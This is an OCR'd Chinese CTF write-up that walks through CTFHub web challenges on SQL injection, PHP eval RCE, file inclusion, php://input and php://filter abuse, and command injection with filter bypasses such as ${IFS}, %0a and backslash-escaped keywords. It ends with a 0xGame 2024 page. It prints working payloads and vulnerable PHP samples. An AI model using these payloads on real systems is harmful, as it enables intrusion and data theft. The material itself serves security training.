


0' UNion SElect 1,GRoup_COncat(COlumn_NaMe),3 FroM infOrMation_SChema.COlumns WHere TAble_SChema=DaTabase();%23

想查看列名 但WHere TAble_SChema=DaTabase()怎么都通不过 干脆去掉



最后0' UNion SElect 1,flllllllllllllllllllllaaa444g,3 FroM seeeeeeeeeeeeeeeecrret;%23



16.eval执行


```php
<?php
if  (isset($_REQUEST['cmd']))  {
        eval($_REQUEST["cmd"]);
}  else  {
        highlight_file(__FILE__);
}
?>
```

根据代码提示 （isset判断一个变量是否已设置, 即变量已被声明，且其值为ture） 使用变量cmd访问

/?cmd=system("ls"); 查看更目录文件


index.php

/?cmd=system("ls /")； 查看根目录上级



bin boot dev etc flag_2755 home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

/?cmd=system("cat /flag_2755")



ctfhub{b3fd9f7b4e897a1d3cecc065}

17.文件包含

文件包含漏洞利用的前提条件：

（1）web 应用采用 include 等文件包含函数，并且需要包含的文件路径是通过用户传输参数的方式引入；

（2）用户能够控制包含文件的参数，被包含的文件可被当前页面访问；

文件包含获取 webshell 的条件：

（1）攻击者需要知道文件存放的物理路径；

（2）对上传文件所在目录拥有可执行权限；

（3）存在文件包含漏洞；


```php
<?php
error_reporting(0);
if (isset($_GET['file'])) {
        if (!strpos($_GET["file"], "flag")) {
                include $_GET["file"];
        } else {
                echo "Hacker!!!";
        }
} else {
        highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

i have a shell, how to use it ?

strpos 函数查找flag

点开shell发现request函数

根据代码 用get请求打开file /?file=shell.txt 并post输入变量ctfhub



18.php://input


(php://input 是个可以访问请求的原始数据的只读流。可以接收post请求作为输入流的输入，将请求作为PHP代码的输入传递给目标变量，以达到以post 的形式进行输入的目的。)


```php
<?php
if (isset($_GET['file'])) {
        if ( substr($_GET["file"], 0, 6) === "php://" ) {
                include($_GET["file"]);
        } else {
                echo "Hacker!!!";
        }
} else {
        highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```

---

i don't have shell, how to get flag?
phpinfo

POST /?file=php://input HTTP/1.1






19.读取源代码

根据上题总结 php://input是执行 php://filter是查询

那么查询源代码?file=php://filter/(若需要base64输出read=convert.base64-encode)/resource=/flag



ctfhub{8c5a09f097577019b02e05d2}

---

i don't have shell, how to get flag?
flag in /flag

20.远程包含


php://filter可以作为一个中间流来处理其他流，具有四个参数：

名称	描述	备注
resource=<要过滤的数据流>	指定了你要筛选过滤的数据流。	必选
read=<读链的筛选列表>	可以设定一个或多个过滤器名称，以管道符（	） 分隔。
write=<写链的筛选列表>	可以设定一个或多个过滤器名称，以管道符（	） 分隔。
<；两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。	

打开靶机与18类似

```
?php
rror_reporting(0);
f  (isset($_GET['file']))  {
        if  (!strpos($_GET["file"],  "flag"))  {
                include  $_GET["file"];
        }  else  {
                echo  "Hacker!!!";
        }
  else  {
        highlight_file(__FILE__);

>
hr>
  don't  have  shell,  how  to  get  flag?<br>
a  href="phpinfo.php">phpinfo</a>
```

don't have shell, how to get flag?
phpinfo



尝试hackber发现没用 继续bp抓包构造post

Request

Pretty Raw Hex

```
1 POST /?file=php://input HTTP/1.1
2 Host: challenge-66657b366504f7d1.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
0 Content-Length: 23
1
2 <?php system('ls /');?>
```

Search... 0 matches

Response

Pretty Raw Hex Render

bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

---

i don't have shell, how to get flag?
phpinfo

Request

Pretty Raw Hex \n

```
POST /?file=php://input HTTP/1.1
Host: challenge-66657b366504f7d1.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 28

<?php system('cat /flag');? >
```

Search... 0 matches

Response

Pretty Raw Hex Render \n


```
HTTP/1.1 200 OK
Server: openresty/1.21.4.2
Date: Mon, 21 Oct 2024 10:46:23 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 112
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

ctfhub{10a943c4b2beeea0408ac5ed}
<hr>
i don't have shell, how to get flag?<br>
<a href="phpinfo.php ">phpinfo </a>
```

21.RCE命令注入

四个管道符号 |(直接执行后面的语句) ||(如果前面的语句执行出错，则执行后面的语句，否则仅执行前面的语句) &(前后的语句均可执行，但是前面的语句如果执行结果为假（即执行失败），则仅输出后面语句的结果) && (如果前面的语句为假，则直接报错，也不执行后面的语句)

本题我使用|

输入127.0.0.1|ls



尝试cat 2912216167521.php 即127.0.0.1|cat 2912216167521.php

没有回显 查阅资料发现两种解法 1.输入改为127.0.0.1|.....|base64 2.直接查看源代码

```
Array
(
    [0] => PD9waHAgLy8gY3RmaHViezUzODM5NTFiODVmNmE3ZDZiMmUyZDRkN30K
)
Array
(
    [0] => <?php // ctfhub{5383951b85f6a7d6b2e2d4d7}
)
</pre>
```

22.RCE 过滤cat

先照样127.0.0.1&ls 查看目录

CTFHub 命令注入-过滤cat

IP :

127.0.0.1&ls Ping

```
Array
(
    [0] => flag_130493236032417.php
    [1] => index.php
    [2] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
)

<?php
```


127.0.0.1&cat flag_130493236032417.php|base64

IP :

127.0.0.1&cat flag_130493 Ping

```
Array
(
    [0] => Array
        (
            [0] => cat
        )

)

<?php
```

要绕过cat



讲cat换成more得到flag

23.过滤空格

当空格被过滤后,可以使用一下命令进行读取文件的内容

< <> >重定向符

%09(需要php环境)

${IFS}

IFS9


{cat,flag.php} //用逗号实现了空格功能

%20

24.过滤目录分隔符

127.0.0.1&ls查看目录

```
Array
(
    [0] => flag_is_here
    [1] => index.php
    [2] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
)
```



用cd代替cat

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_491006214392.php
)
```

直接使用cat f* 读取文件（127.0.0.1;cd flag_is_here;cat f*|base64），查看页面源代码，得到flag

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => PD9waHAgLy8gY3RmaHViezU5OWQ2NzA4MDE1M2EzMzdiN2UzNmFhMH0K
)
```

25.过滤运算符

```php
if (isset($_GET['ip']) && $_GET['ip']) {
        $ip = $_GET['ip'];
        $m = [];
        if (!preg_match_all("/(\||\&)/", $ip, $m)) {
                $cmd = "ping -c 4 {$ip}";
                exec($cmd, $res);
        } else {
                $res = $m;
        }
```

禁用了运算符，只能用127.0.0.1;ls

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_69322730510223.php
    [2] => index.php
)
```

输入127.0.0.1;cat flag_69322730510223.php 查看源代码拿到flag


或者127.0.0.1; base64 flag_69322730510223.php

26.综合过滤练习

```php
if (isset($_GET['ip']) && $_GET['ip']) {
        $ip = $_GET['ip'];
        $m = [];
        if (!preg_match_all("/(\||&|;| |\/|cat|flag|ctfhub)/", $ip, $m)) {
                $cmd = "ping -c 4 {$ip}";
                exec($cmd, $res);
        } else {
                $res = $m;
        }
```

过滤了这些字符

?ip=127.0.0.1%0als




CTFHub 命令注入-综合练习

IP :

Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_is_here
    [2] => index.php
)
```



CTFHub 命令注入-综合练习

IP :

Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_215942426811575.php
)
```

?ip=127.0.0.1%0acd${IFS}fla\g_is_here%0aless${IFS}fla\g_215942426811575.php

CTFHub 命令注入-综合练习

IP :

Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
```

27.[Week 1] hello_web

Welcome to 0xgame 2024

这是一个简洁的网页，web方向的题基本都会有这么一个网站

零基础的同学不会的地方，可以尝试多搜索一下


按右键发现不行


连按F12发现能打开

找到一半flag

```
<!DOCTYPE html>
<html>
  ▶ <head> ... </head>
••• ▼ <body> == $0
    <h1>Welcome to 0xgame 2024</h1>
    <!-- 看看f14g.php -->
    <!-- 此乃flag的第一段：0xGame{ee7f2040-1987-4e0a -->
    <p>这是一个简洁的网页，web方向的题基本都会有这么一个网站</p>
    <p>零基础的同学不会的地方，可以尝试多搜索一下</p>
  </body>
</html>
```

